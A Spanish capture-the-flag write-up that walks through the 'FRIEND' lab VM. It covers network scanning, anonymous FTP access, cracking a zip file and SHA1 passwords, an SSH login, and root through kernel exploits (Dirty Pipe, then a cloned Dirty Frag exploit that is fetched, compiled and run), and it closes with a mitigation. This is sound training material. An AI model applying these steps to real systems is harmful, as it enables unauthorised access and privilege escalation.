


Solución al lab **FRIEND** (nivel insano)



Al descargar el lab y descomprimirlo notamos que tenemos una maquina en formato OVA, por lo que procedimos a montarlo en vmware



Vemos que tenemos una máquina Debian como nuestro objetivo, para saber cual es el IP de esa máquina tenemos varias formas

Primero vamos a ver cual es el IP de nuestra máquina kali

```
(chifay@kali) - [~/Whoami-Labs/friend]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:c0:e2:49 brd ff:ff:ff:ff:ff:ff
    inet 192.168.60.133/24 brd 192.168.60.255 scope global dynamic noprefixroute eth0
        valid_lft 1603sec preferred_lft 1603sec
    inet6 fe80::20c:29ff:fec0:e249/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 16:6d:8d:f6:2b:fe brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
    inet6 fe80::146d:8dff:fe6:2bfe/64 scope link proto kernel_ll
        valid_lft forever preferred_lft forever
```

Aquí nos muestra tres interfaces de red

1. lo es la interfaz de loopback con el IP 127.0.0.1
2. eth0 es nuestra interfaz de red con el IP 192.168.60.133
3. docker0 es la interfaz de red de docker con la IP 172.17.0.1

Podemos ver además el estado de cada interfaz de red, siendo eth0 **UP** y docker0 **DOWN**

Con esta información en mente podemos:

1. Con nmap hacer un barrido con ping de toda la red para ver los host que se encuentran en dicha red

```
(chifay@kali) - [~/Whoami-Labs/friend]
$ nmap -sn 192.168.60.0/24
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-26 08:30 -0600
Nmap scan report for 192.168.60.1
Host is up (0.00030s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.60.2
Host is up (0.00026s latency).
MAC Address: 00:50:56:F4:49:16 (VMware)
Nmap scan report for 192.168.60.134
Host is up (0.00050s latency).
MAC Address: 00:0C:29:E5:54:59 (VMware)
Nmap scan report for 192.168.60.254
Host is up (0.00026s latency).
MAC Address: 00:50:56:ED:11:5B (VMware)
Nmap scan report for 192.168.60.133
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.91 seconds
```

De todas las IP que nos da el escaneo descartamos la .1 y .254 (inicio y fin de la red), .2 es nuestro Gateway así que la que nos queda (además de nuestro IP) es la .134

¿Cómo saber cuál es nuestro Gateway?

```
(chifay@kali) - [~/Whoami-Labs/friend]
$ ip route
default via 192.168.60.2 dev eth0 proto dhcp src 192.168.60.133 metric 100
172.17.0.0/16 dev docker0 proto kernel scope link src 172.17.0.1 linkdown
192.168.60.0/24 dev eth0 proto kernel scope link src 192.168.60.133 metric 100
```

Con nmap también tenemos las opciones

- *Escaneo ARP (red local)*

```
(chifay@kali) - [~/Whoami-Labs/friend]
$ nmap -PR 192.168.60.0/24
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-26 09:30 -0600
Nmap scan report for 192.168.60.1
Host is up (0.00017s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
7070/tcp  open  realserver
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 192.168.60.2
Host is up (0.00021s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
MAC Address: 00:50:56:F4:49:16 (VMware)

Nmap scan report for 192.168.60.134
Host is up (0.00030s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
MAC Address: 00:0C:29:E5:54:59 (VMware)

Nmap scan report for 192.168.60.254
Host is up (0.00039s latency).
All 1000 scanned ports on 192.168.60.254 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:50:56:ED:11:5B (VMware)
```

- *Escaneo de eco ICMP*

```
(chifay@kali) - [~/Whoami-Labs/friend]
$ nmap -PE 192.168.60.0/24
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-26 09:33 -0600
Nmap scan report for 192.168.60.1
Host is up (0.00037s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
7070/tcp  open  realserver
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 192.168.60.2
Host is up (0.00051s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
MAC Address: 00:50:56:F4:49:16 (VMware)

Nmap scan report for 192.168.60.134
Host is up (0.00092s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
MAC Address: 00:0C:29:E5:54:59 (VMware)

Nmap scan report for 192.168.60.254
Host is up (0.00054s latency).
All 1000 scanned ports on 192.168.60.254 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:50:56:ED:11:5B (VMware)
```

2. Usando netdiscover

```
(chifay@kali)-[~]  
$ sudo netdiscover -i eth0 -r 192.168.60.0/24
```

Currently scanning: Finished! | Screen View: Unique Hosts

21 Captured ARP Req/Rep packets, from 4 hosts. Total size: 1260

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.60.1	00:50:56:c0:00:08	17	1020	VMware, Inc.
192.168.60.2	00:50:56:f4:49:16	2	120	VMware, Inc.
192.168.60.134	00:0c:29:e5:54:59	1	60	VMware, Inc.
192.168.60.254	00:50:56:ed:11:5b	1	60	VMware, Inc.

3. Descubrimiento rápido de hosts

```
(chifay@kali)-[~/Whoami-Labs/friend]  
$ sudo masscan --ping 192.168.60.0/24  
[sudo] password for chifay:  
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2026-08-26 15:39:18 GMT  
Initiating ICMP Echo Scan  
Scanning 256 hosts  
Discovered open port 0/icmp on 192.168.60.2  
Discovered open port 0/icmp on 192.168.60.134  
Rate: 0.00-kpps, 100.00% done, waiting -13-secs, found=0
```

4. arp-scan

arp-scan es una herramienta de línea de comandos utilizada para descubrir e identificar hosts IP en una red local enviando solicitudes ARP. Ayuda a identificar dispositivos activos asignando direcciones IP a direcciones MAC

```
(chifay@kali)-[~/Whoami-Labs/friend]  
$ sudo arp-scan --interface=eth0 --localnet  
Interface: eth0, type: EN10MB, MAC: 00:0c:29:c0:e2:49, IPv4: 192.168.60.133  
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)  
192.168.60.1 00:50:56:c0:00:08 VMware, Inc.  
192.168.60.2 00:50:56:f4:49:16 VMware, Inc.  
192.168.60.134 00:0c:29:e5:54:59 VMware, Inc.  
192.168.60.254 00:50:56:ed:11:5b VMware, Inc.  
  
4 packets received by filter, 0 packets dropped by kernel  
Ending arp-scan 1.10.0: 256 hosts scanned in 2.031 seconds (126.05 hosts/sec). 4 responded
```

Ya que hemos identificado nuestro IP objetivo, vamos a realizar un escaneo completo de puertos con nmap

```
(chifay@kali)-[~/Whoami-Labs/friend]  
$ nmap -p- -sV -sC -sS -vvv -n -Pn --min-rate=5000 192.168.60.134 -oN nmap_friend  
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-26 09:52 -0600
```



```

PORT      STATE SERVICE REASON      VERSION
21/tcp open  ftp      syn-ack ttl 64 vsftpd 3.0.3
| ftp-syst:
| STAT:
| FTP server status:
|   Connected to 192.168.60.133
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 2
|   vsFTPD 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x  2 ftp      ftp      4096 Jun 15 19:28 pub
22/tcp open  ssh      syn-ack ttl 64 OpenSSH 8.4p1 Debian 5+deb11u7 (protocol 2.0)
| ssh-hostkey:
|   3072 56:4e:a3:2c:3e:60:df:56:5c:fa:1f:8a:4b:01:2b:05 (RSA)
|   ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGDVQcC0VHnIhJ8VwCLa69ea3Wud+XLjQ/3IYZqxKY9ykvXZZMN3T9qp6cBAhP3gKKXl98LFIOgmgQqbwkDm
+LA858CmInVahxpuBopA+Qc3B7Eb7FmOurqrBvQq4F7+MduPZUouunk7IhjKZuy31ni+Gk7adqe/oUBa3Bz4oNnKhHfO/EcIaLumNlN68x3Nu1EydDbi6Abh2h
A9H8yY652GZPLhthOvJTOf0vTLwLrMYhqS9noPWFBUJ93P5dx2pA5YxVxDBbBXmtDbI8FyuaeNe4OawurD+P6wDWuI3RpAe3FE0Uekjm8qyOmB7i5szlpLz1w
Bjx+ueyDd6JEgywyOWNfx0izbfmH8vO98iPNwsLBN2cTZVdiQfZPsBLR9qnPINrZ8eUAt9uF7m8WDCB8087Mp7JNeipGi90QXxsUib0WRbSPZHiV7dlav4Srd
gan8FyldB9rt/FW1qWKx53HeIniiRi8MoU3+WTPn0Wul0rnbEhCuiwrMMbYbDr8EwrpaE=
|   256 e4:4c:da:68:5e:61:30:41:6d:64:79:a4:1a:89:c7:82 (ECDSA)
|   ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBH27Ups/Gqk1zfhk9F522LH91Fn6E0oGJrc7ywPrr906VR2
iG09+q+EjC7yoPnNXdQAho4JEsU4qiMI7SueJ5mo=
|   256 7e:0e:7e:d2:09:8a:9d:16:29:c2:ff:ae:74:7c:1c:c3 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDcJrn+Df0DonzMu0jdjyNgMLUvo0lLKyAwFRjMEIYK
MAC Address: 00:0C:29:E5:54:59 (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

```

Encontramos solo dos puertos expuestos, 21 ftp que permite sesiones anonimas y 22 ssh

Veamos que encontramos en el directorio pub del ftp

```

(chifay@kali)-[~/Whoami-Labs/friend]
└─$ ftp anonymous@192.168.60.134
Connected to 192.168.60.134.
220 (vsFTPD 3.0.3)
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -al
229 Entering Extended Passive Mode (|||29304|)
150 Here comes the directory listing.
drwxr-xr-x  3 ftp      ftp      4096 Jun 15 19:28 .
drwxr-xr-x  3 ftp      ftp      4096 Jun 15 19:28 ..
drwxr-xr-x  2 ftp      ftp      4096 Jun 15 19:28 pub
226 Directory send OK.
ftp> cd pub
250 Directory successfully changed.
ftp> ls -al
229 Entering Extended Passive Mode (|||52673|)
150 Here comes the directory listing.
drwxr-xr-x  2 ftp      ftp      4096 Jun 15 19:28 .
drwxr-xr-x  3 ftp      ftp      4096 Jun 15 19:28 ..
-rw-r--r--  1 ftp      ftp      352 Jun 15 19:28 backup.zip
226 Directory send OK.
ftp> get backup.zip
local: backup.zip remote: backup.zip
229 Entering Extended Passive Mode (|||20200|)
150 Opening BINARY mode data connection for backup.zip (352 bytes).
100% |*****| 352          49.79 KiB/s    00:00 ETA
226 Transfer complete.
352 bytes received in 00:00 (45.22 KiB/s)
ftp>

```

Encontramos un archivo de backup en .zip, veamos si nos permite salir del directorio raiz

```
ftp> cd ..
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||39678|)
150 Here comes the directory listing.
drwxr-xr-x  2 ftp      ftp      4096 Jun 15 19:28 pub
226 Directory send OK.
ftp> cd ..
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||12998|)
150 Here comes the directory listing.
drwxr-xr-x  2 ftp      ftp      4096 Jun 15 19:28 pub
226 Directory send OK.
ftp>
```

Veamos que contiene el backup

```
(chifay@kali)~/Whoami-Labs/friend
$ unzip backup.zip
Archive:  backup.zip
[backup.zip] backup.sql password:
```

Contiene el archivo backup.sql pero está protegido por contraseña, veamos si lo podemos crackear

Generar hash de backup.zip

```
(chifay@kali)~/Whoami-Labs/friend
$ zip2john backup.zip > backup.hash
ver 2.0 efh 5455 efh 7875 backup.zip/backup.sql PKZIP Encr: TS_chk, cmplen=166, decmplen=182, crc=FFD70E2E ts=739D cs=739D type=8
(chifay@kali)~/Whoami-Labs/friend
$
```

Usar john para crackearlo

```
(chifay@kali)~/Whoami-Labs/friend
$ john backup.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
pokemon (backup.zip/backup.sql)
1g 0:00:00:00 DONE (2026-08-26 10:10) 100.0g/s 819200p/s 819200c/s 819200C/s 123456..whitetiger
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
(chifay@kali)~/Whoami-Labs/friend
$
```

Otra opción para crackearlo es usando fcrackzip

```
(chifay@kali)~/Whoami-Labs/friend
$ fcrackzip -u -D -p /usr/share/wordlists/rockyou.txt backup.zip

PASSWORD FOUND!!!!: pw = pokemon
(chifay@kali)~/Whoami-Labs/friend
$
```

Veamos el contenido de backup.sql

```
(chifay@kali)~/Whoami-Labs/friend
$ unzip backup.zip
Archive: backup.zip
[backup.zip] backup.sql password:
inflating: backup.sql

(chifay@kali)~/Whoami-Labs/friend
$ cat backup.sql
-- MySQL dump
INSERT INTO users (username, password, role) VALUES
('admin', '7c222fb2927d828af22f592134e8932480637c0d', 'administrator'),
('friend', 'Friendship123!', 'developer');

(chifay@kali)~/Whoami-Labs/friend
$
```

Tenemos dos credenciales, admin y friend, la contraseña de admin parece ser un hash SHA1, veamos si podemos crackearlo

```
(chifay@kali)~/Whoami-Labs/friend
$ john --format=raw-sha1 admin.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 512/512 AVX512BW 16x])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
12345678 (?)
1g 0:00:00:00 DONE (2026-08-26 10:23) 100.0g/s 1600p/s 1600c/s 1600C/s 123456..jessica
Use the "--show --format=Raw-SHA1" options to display all of the cracked passwords reliably
Session completed.

(chifay@kali)~/Whoami-Labs/friend
$
```

Ya que tenemos las credenciales completas vamos a probarlas con ssh

Credenciales admin:12345678

```
(chifay@kali)~/Whoami-Labs/friend
$ ssh admin@192.168.60.134
The authenticity of host '192.168.60.134 (192.168.60.134)' can't be established.
ED25519 key fingerprint is: SHA256:KAE59uP7Zjbz69VzB2AMLqgdbIXQVTAISf21F07N2qc
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.60.134' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
admin@192.168.60.134's password:
Permission denied, please try again.
admin@192.168.60.134's password:
```

Credenciales friend:Friendship123!

```
(chifay@kali)~/Whoami-Labs/friend
$ ssh friend@192.168.60.134
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
friend@192.168.60.134's password:
Linux debian 5.10.0-14-amd64 #1 SMP Debian 5.10.113-1 (2022-04-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Jun 15 15:01:11 2026 from 192.168.33.1
friend@debian:~$
```

Credenciales válidas para friend, veamos que permisos tenemos

```
friend@debian:~$ whoami
friend
friend@debian:~$ id
uid=1001(friend) gid=1001(friend) grupos=1001(friend)
friend@debian:~$ pwd
/home/friend
friend@debian:~$ ls -al
total 24
drwx----- 3 friend friend 4096 jun 15 15:14 .
drwxr-xr-x 4 root root 4096 jun 15 15:12 ..
-rw-r--r-- 1 friend friend 220 mar 27 2022 .bash_logout
-rw-r--r-- 1 friend friend 3526 mar 27 2022 .bashrc
drwxr-xr-x 3 friend friend 4096 jun 15 14:37 .local
-rw-r--r-- 1 friend friend 807 mar 27 2022 .profile
friend@debian:~$ sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for friend:
Sorry, user friend may not run sudo on debian.
friend@debian:~$
```

Veamos si existen otros usuarios en el sistema

```
friend@debian:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:109::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:110:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:./usr/sbin/nologin
ftp:x:106:113:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
friend:x:1001:1001::/home/friend:/bin/bash
enemy:x:1002:1002::/home/enemy:/bin/bash
friend@debian:~$
```


Búsqueda de binarios SUID, SGID y capabilities

```
friend@debian:~$ find / -perm -4000 -type f -ls 2>/dev/null
169400      20 -rwsr-xr-x   1 root    root      16616 jun 15 14:28 /usr/local/bin/sys_backup
149971      52 -rwsr-xr--   1 root    messagebus 51336 jun  6 2023 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
158625     476 -rwsr-xr-x   1 root    root      485704 may 15 07:06 /usr/lib/openssh/ssh-keysign
133070      52 -rwsr-xr-x   1 root    root      52880 abr 18 2025 /usr/bin/chsh
133707      56 -rwsr-xr-x   1 root    root      55528 mar 28 2024 /usr/bin/mount
169155     180 -rwsr-xr-x   1 root    root     182600 jun  4 05:31 /usr/bin/sudo
133073      64 -rwsr-xr-x   1 root    root      63960 abr 18 2025 /usr/bin/passwd
133350      72 -rwsr-xr-x   1 root    root      71912 mar 28 2024 /usr/bin/su
133709      36 -rwsr-xr-x   1 root    root      35040 mar 28 2024 /usr/bin/umount
163072      36 -rwsr-xr-x   1 root    root      34896 feb 26 2021 /usr/bin/fusermount
133072      88 -rwsr-xr-x   1 root    root      88304 abr 18 2025 /usr/bin/gpasswd
145095      44 -rwsr-xr-x   1 root    root      44632 abr 18 2025 /usr/bin/newgrp
133069      60 -rwsr-xr-x   1 root    root      58416 abr 18 2025 /usr/bin/chfn
friend@debian:~$ find / -perm -2000 -type f -ls 2>/dev/null
158618     348 -rwxr-sr-x   1 root    ssh       354440 may 15 07:06 /usr/bin/ssh-agent
133071      32 -rwxr-sr-x   1 root    shadow    31160 abr 18 2025 /usr/bin/expiry
155360      24 -rwxr-sr-x   1 root    mail      23040 feb  4 2021 /usr/bin/dotlockfile
133068      80 -rwxr-sr-x   1 root    shadow    80256 abr 18 2025 /usr/bin/chage
134756      44 -rwxr-sr-x   1 root    crontab   43568 feb 22 2021 /usr/bin/crontab
129834      40 -rwxr-sr-x   1 root    shadow    38912 ago  3 2025 /usr/sbin/unix_chkpwd
friend@debian:~$ getcap -r / 2>/dev/null
friend@debian:~$
```

VECTORES DE KERNEL EXPLOIT PARA DEBIAN 11 (KERNEL 5.10)

Kernel Version: 5.10.0-14-amd64

Esta versión es vulnerable a varios exploits conocidos:

CVE	Descripción	Estado
CVE-2021-3490	eBPF verifier bug	✅ Exploitable
CVE-2022-0847	Dirty Pipe	✅ Exploitable
CVE-2022-2588	Netfilter bug	✅ Exploitable
CVE-2023-32233	Netfilter nf_tables	✅ Exploitable
CVE-2023-0386	OverlayFS	✅ Exploitable

EXPLOTAR VULNERABILIDADES DE KERNEL

Opción 1: Dirty Pipe (CVE-2022-0847) - MÁS CONFIABLE

Dirty Pipe es un exploit muy estable para kernels 5.8 - 5.16.

- 1. Descargar el exploit en nuestro Kali

```
(chifay@kali)-[~/Whoami-Labs/friend]
$ git clone https://github.com/imfiver/CVE-2022-0847.git
Cloning into 'CVE-2022-0847' ...
remote: Enumerating objects: 40, done.
remote: Counting objects: 100% (40/40), done.
remote: Compressing objects: 100% (36/36), done.
remote: Total 40 (delta 9), reused 0 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (40/40), 11.38 KiB | 115.00 KiB/s, done.
Resolving deltas: 100% (9/9), done.
```

2. Servimos el archivo

```
(chifay@kali)-[~/Whoami-Labs/friend]
$ cd CVE-2022-0847

(chifay@kali)-[~/Whoami-Labs/friend/CVE-2022-0847]
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

3. En la máquina víctima (como friend)

```
friend@debian:~$ cd /tmp
friend@debian:/tmp$ wget http://192.168.60.133:8000/Dirty-Pipe.sh
--2026-08-26 12:16:48-- http://192.168.60.133:8000/Dirty-Pipe.sh
Conectando con 192.168.60.133:8000 ... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 4855 (4,7K) [application/x-sh]
Grabando a: «Dirty-Pipe.sh»

Dirty-Pipe.sh 100%[=====>] 4,74K --.-KB/s en 0s

2026-08-26 12:16:49 (185 MB/s) - «Dirty-Pipe.sh» guardado [4855/4855]

friend@debian:/tmp$ chmod +x Dirty-Pipe.sh
friend@debian:/tmp$
```

5. Ejecutar el exploit

```
friend@debian:/tmp$ bash Dirty-Pipe.sh
/etc/passwd已备份到/tmp/passwd
It worked!

# 恢复原来的密码
rm -rf /etc/passwd
mv /tmp/passwd /etc/passwd
Contraseña:
su: Fallo de autenticación
```

Después de probar varios exploit para CVE-2022-0847, a pesar que después de ejecutarlos daban mensaje exitoso, no hubo modificación del archivo /etc/passwd y por tanto no nos fue posible escalar

Investigando un buen tiempo exploits para este kernel di con Dirty Frag

This document describes the Dirty Frag vulnerability class, first discovered and reported by [Hyunwoo Kim \(@v4bel\)](#), which can obtain root privileges on major Linux distributions by chaining the [xfrm-ESP Page-Cache Write \(CVE-2026-43284\)](#) vulnerability and the [RxRPC Page-Cache Write \(CVE-2026-43500\)](#) vulnerability.

Dirty Frag is a case that extends the bug class to which [Dirty Pipe](#) and [Copy Fail](#) belong. Because it is a deterministic logic bug that does not depend on a timing window, no race condition is required, the kernel does not panic when the exploit fails, and the success rate is very high.

<https://github.com/V4bel/dirtyfrag>

Lo descargue en mi kali y lo servi para pasarlo al Debian

```
(chifay@kali)-[~/Whoami-Labs/friend/kernel-exploits]
$ git clone https://github.com/V4bel/dirtyfrag.git
Cloning into 'dirtyfrag'...
remote: Enumerating objects: 64, done.
remote: Counting objects: 100% (34/34), done.
remote: Compressing objects: 100% (22/22), done.
remote: Total 64 (delta 18), reused 12 (delta 12), pack-reused 30 (from 2)
Receiving objects: 100% (64/64), 5.83 MiB | 595.00 KiB/s, done.
Resolving deltas: 100% (23/23), done.

(chifay@kali)-[~/Whoami-Labs/friend/kernel-exploits]
$ cd dirtyfrag

(chifay@kali)-[~/Whoami-Labs/friend/kernel-exploits/dirtyfrag]
$ ls -al
total 92
drwxrwxr-x 4 chifay chifay 4096 Aug 26 19:25 .
drwxrwxr-x 12 chifay chifay 4096 Aug 26 19:25 ..
drwxrwxr-x 2 chifay chifay 4096 Aug 26 19:25 assets
-rw-rw-r-- 1 chifay chifay 67803 Aug 26 19:25 exp.c
drwxrwxr-x 7 chifay chifay 4096 Aug 26 19:25 .git
-rw-rw-r-- 1 chifay chifay 5364 Aug 26 19:25 README.md

(chifay@kali)-[~/Whoami-Labs/friend/kernel-exploits/dirtyfrag]
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.60.134 - - [26/Aug/2026 19:27:04] "GET /exp.c HTTP/1.1" 200 -
192.168.60.134 - - [26/Aug/2026 19:27:21] "GET /exp.c HTTP/1.1" 200 -
```

Despues en la sesión con la máquina debian, lo descargamos, compilamos y ejecutamos

```
friend@debian:/tmp$ wget http://192.168.60.133:8000/exp.c
--2026-08-26 20:27:21-- http://192.168.60.133:8000/exp.c
Conectando con 192.168.60.133:8000... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 67803 (66K) [text/x-csrc]
Grabando a: «exp.c»

exp.c 100%[=====] 66,21K --.-KB/s en 0,001s

2026-08-26 20:27:21 (88,3 MB/s) - «exp.c» guardado [67803/67803]

friend@debian:/tmp$ gcc -O0 -Wall -o exp exp.c -lutil

friend@debian:/tmp$ ./exp
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
#
```

Búsqueda de la bandera de root

```
# find / -name flag.txt 2>/dev/null
/root/flag.txt
# cat /root/flag.txt
FRIEND{K3rn3l_P4n1c_1s_N0t_A_Fr13nd}#
```

Para mitigar esta vulnerabilidad, estando como root ejecutamos

```
# sh -c "printf 'install esp4 /bin/false\ninstall esp6 /bin/false\ninstall rxrpc /bin/false\n' > /etc/modprobe.d/dirtyfra
g.conf; rmmod esp4 esp6 rxrpc 2>/dev/null; echo 3 > /proc/sys/vm/drop_caches; true"
# exit
friend@debian:/tmp$ ./exp
dirtyfrag: failed (rc=1)
friend@debian:/tmp$
```

Y como podemos observar, al querer aplicar de nuevo el exploit este falla